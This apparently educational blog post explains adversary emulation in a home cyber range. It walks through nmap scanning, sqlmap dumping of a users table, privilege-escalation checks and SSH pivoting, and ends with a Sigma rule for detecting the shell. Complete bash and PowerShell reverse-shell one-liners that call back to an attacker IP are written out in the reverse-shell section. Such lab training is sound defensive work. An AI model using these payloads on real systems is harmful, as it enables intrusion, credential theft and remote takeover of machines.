Listen to this Post

Introduction:
The traditional model of theoretical cybersecurity training is no longer sufficient against today’s sophisticated threat actors. Adversary emulation, the practice of mimicking the tactics, techniques, and procedures (TTPs) of real-world hackers in a controlled lab environment, has become the gold standard for effective defense. By stepping into the attacker’s shoes, blue teams can proactively identify weaknesses, test defenses, and build muscle memory for real incidents, transforming their security posture from reactive to resilient.
Learning Objectives:
- Understand the core concepts of adversary emulation and its critical role in modern cybersecurity.
- Learn how to construct and utilize a personal cyber range for safe, legal penetration testing.
- Acquire practical, hands-on skills by executing commands related to initial access, reconnaissance, and persistence.
You Should Know:
- Building Your Personal Cyber Range: The Foundation of Safe Practice
Before emulating any adversary, you need a safe and isolated environment. A personal cyber range, built using virtualization software, allows you to deploy vulnerable machines and attack tools without risking your production network or breaking laws.
Step-by-Step Guide:
Step 1: Choose Your Hypervisor. Install virtualization software like VMware Workstation Pro/Fusion, VirtualBox, or Hyper-V.
Step 2: Download Vulnerable Machines. Source intentionally vulnerable virtual machines (VMs) from platforms like VulnHub or the “Metasploitable” series. These are designed for legal security practice.
Step 3: Configure the Network. Set your attacker and target VMs to a “Host-Only” or “NAT” network. This creates an isolated lab network, ensuring your experiments cannot escape into the internet or your local network.
Step 4: Snapshot Your VMs. Before you begin any attack simulation, take a snapshot of your target VM. This allows you to instantly revert it to a clean state after you’ve exploited it, enabling repetitive practice.
2. The Adversary Mindset: Reconnaissance and Discovery
Every attack begins with reconnaissance. Emulating this phase involves using passive and active techniques to map the target network and identify live hosts and services, just as a real attacker would.
Commands & Guide:
 Nmap Ping Sweep to discover live hosts
nmap -sn 192.168.56.0/24

Nmap TCP SYN Scan with Service Detection
nmap -sS -sV 192.168.56.105

Nmap Scripting Engine for Vulnerability Scanning
nmap --script vuln 192.168.56.105
nmap -sn: This sends ICMP echo requests (pings) to all IPs in the specified range, listing which hosts are up.
nmap -sS -sV: The `-sS` flag performs a stealthy SYN scan to find open ports without completing the TCP handshake. The `-sV` flag probes those open ports to determine the service name and version (e.g., Apache 2.4.49).
nmap --script vuln: This leverages Nmap’s powerful scripting engine to run a suite of scripts that check for known vulnerabilities in the detected services.
3. Gaining Initial Access: Exploiting Web Application Flaws
With a service like a web server identified, the next step is to probe for common vulnerabilities. SQL Injection (SQLi) remains a prevalent and critical flaw for gaining unauthorized access to backend databases.
Commands & Guide:
Using `sqlmap` to automate SQLi detection and exploitation:
 Basic SQLi test for a vulnerable parameter
sqlmap -u "http://192.168.56.105/products.php?id=1" --batch

Enumerate available databases
sqlmap -u "http://192.168.56.105/products.php?id=1" --dbs

Dump all data from a specific database table
sqlmap -u "http://192.168.56.105/products.php?id=1" -D myappdb -T users --dump
--batch: Runs `sqlmap` without requiring user input, using default behaviors.
--dbs: Once a vulnerability is confirmed, this flag enumerates the names of all available databases on the server.
-D -T --dump: These flags specify a particular database (-D), a specific table within it (-T), and then extracts (--dump) all the contents, such as usernames and hashed passwords.
- Establishing a Foothold: Reverse Shells for Persistent Access
After exploiting an application, you need a reliable way to interact with the compromised system. A reverse shell forces the target machine to initiate a connection back to your attacker machine, often bypassing firewall egress rules.
Commands & Guide:
On the attacker machine (Kali Linux), set up a Netcat listener:
nc -nvlp 4444
On the target machine (if you have command execution), initiate the reverse shell. For a Linux target:
bash -i >& /dev/tcp/192.168.56.102/4444 0>&1
For a Windows target using PowerShell:
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.56.102',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
nc -nvlp 4444: This opens a listener on port 4444 (-l), is verbose (-v), doesn’t resolve DNS (-n), and waits for a connection (-p).
The Bash and PowerShell commands: These create a socket connection back to your IP and port, and then bind the command prompt (bash -i or PS) to that socket, giving you control.
5. Privilege Escalation: From User to Administrator
Initial access is often with a low-privileged user account. Adversaries then seek to escalate privileges to gain full system control (root on Linux, SYSTEM on Windows).
Linux Command & Guide:
 Find SUID binaries (common privilege escalation vector)
find / -perm -u=s -type f 2>/dev/null

Check for kernel version and known exploits
uname -a
find / -perm -u=s: Searches the entire filesystem for files with the Setuid bit set, which means they run with the permissions of their owner (often root). If a vulnerable SUID binary is found, it can be exploited for root access.
uname -a: Displays the system’s kernel version. This information can be cross-referenced with public exploit databases like Exploit-DB to find privilege escalation exploits.
6. Lateral Movement: Pivoting Through the Network
Once a single host is compromised, attackers don’t stop. They use it as a pivot point to attack other, more valuable systems on the internal network that were not initially accessible.
Commands & Guide:
Using the compromised host as a relay with `chisel` or `ssh` tunneling.
On the attacker machine, set up a SOCKS proxy via an SSH tunnel through the compromised host:
 Establish a dynamic SOCKS proxy on port 1080 via the pivot host
ssh -D 1080 -i pivot_key user@pivot_host_ip
Then, configure your tools (like `proxychains` on Linux) to route traffic through this tunnel to scan the internal network.
 Edit /etc/proxychains4.conf to add "socks4 127.0.0.1 1080"
proxychains nmap -sT -Pn 10.0.0.0/24
ssh -D 1080: Creates a dynamic application-level port forwarding (SOCKS proxy). All traffic sent to local port 1080 is tunneled through the SSH connection to the pivot host and then into the target network.
proxychains: A tool that forces any TCP connection made by any application to go through a configured proxy (like our SSH SOCKS proxy), allowing you to run network scanners against previously unreachable internal IP ranges.
- Building Defensive Muscle Memory: From Emulation to Detection
The ultimate goal of adversary emulation is not just to break in, but to build better defenses. Every TTP you practice must be correlated with a defensive control or detection rule.
Commands & Guide:
For example, after practicing the reverse shell, a blue teamer should write a Sigma or YARA rule to detect it. A simple Sigma rule for the PowerShell reverse shell might look for specific command-line arguments.
title: Suspicious PowerShell Command Line Parameters
logsource:
product: windows
service: powershell
detection:
selection:
CommandLine|contains:
- 'TCPClient'
- 'GetStream'
condition: selection
Sigma Rule: This is a generic, open-source signature format for log events. The rule above would alert if the command line of a PowerShell process contains the keywords “TCPClient” or “GetStream,” which are hallmarks of the reverse shell payload. This turns an offensive action into a tangible detection opportunity for the blue team.
What Undercode Say:
- True defensive mastery is born from offensive understanding. You cannot hope to stop an attack you cannot comprehend.
- A personal cyber range is the single most valuable investment a cybersecurity professional can make in their own skills, providing an infinite sandbox for failure, learning, and growth.
The paradigm is shifting. The era of passive, theoretical security is over. The most effective defenders are those who actively think and operate like attackers, constantly testing their own walls not with malicious intent, but with a relentless drive to fortify them. Adversary emulation bridges the critical gap between knowing about a threat and understanding its mechanics intimately. By systematically practicing TTPs in a lab, blue teams move from a state of hoping their defenses hold to knowing exactly how they will respond when—not if—a real attacker employs the same techniques. This hands-on, empirical knowledge is what separates proficient security teams from elite ones.
Prediction:
The normalization of adversary emulation and cyber ranges will fundamentally reshape the cybersecurity industry in the next 3-5 years. We will see a move towards continuous security validation, where automated emulation platforms like AttackIQ or Caldera will run 24/7, constantly testing security controls against the latest real-world adversary playbooks. Hiring practices will increasingly prioritize demonstrable, hands-on lab skills over certifications alone. This will create a more resilient digital ecosystem, as organizations transition from compliance-checkers to proactive cyber athletes, relentlessly training their defensive muscles against an ever-evolving opponent.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Theonejvo Imagine – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


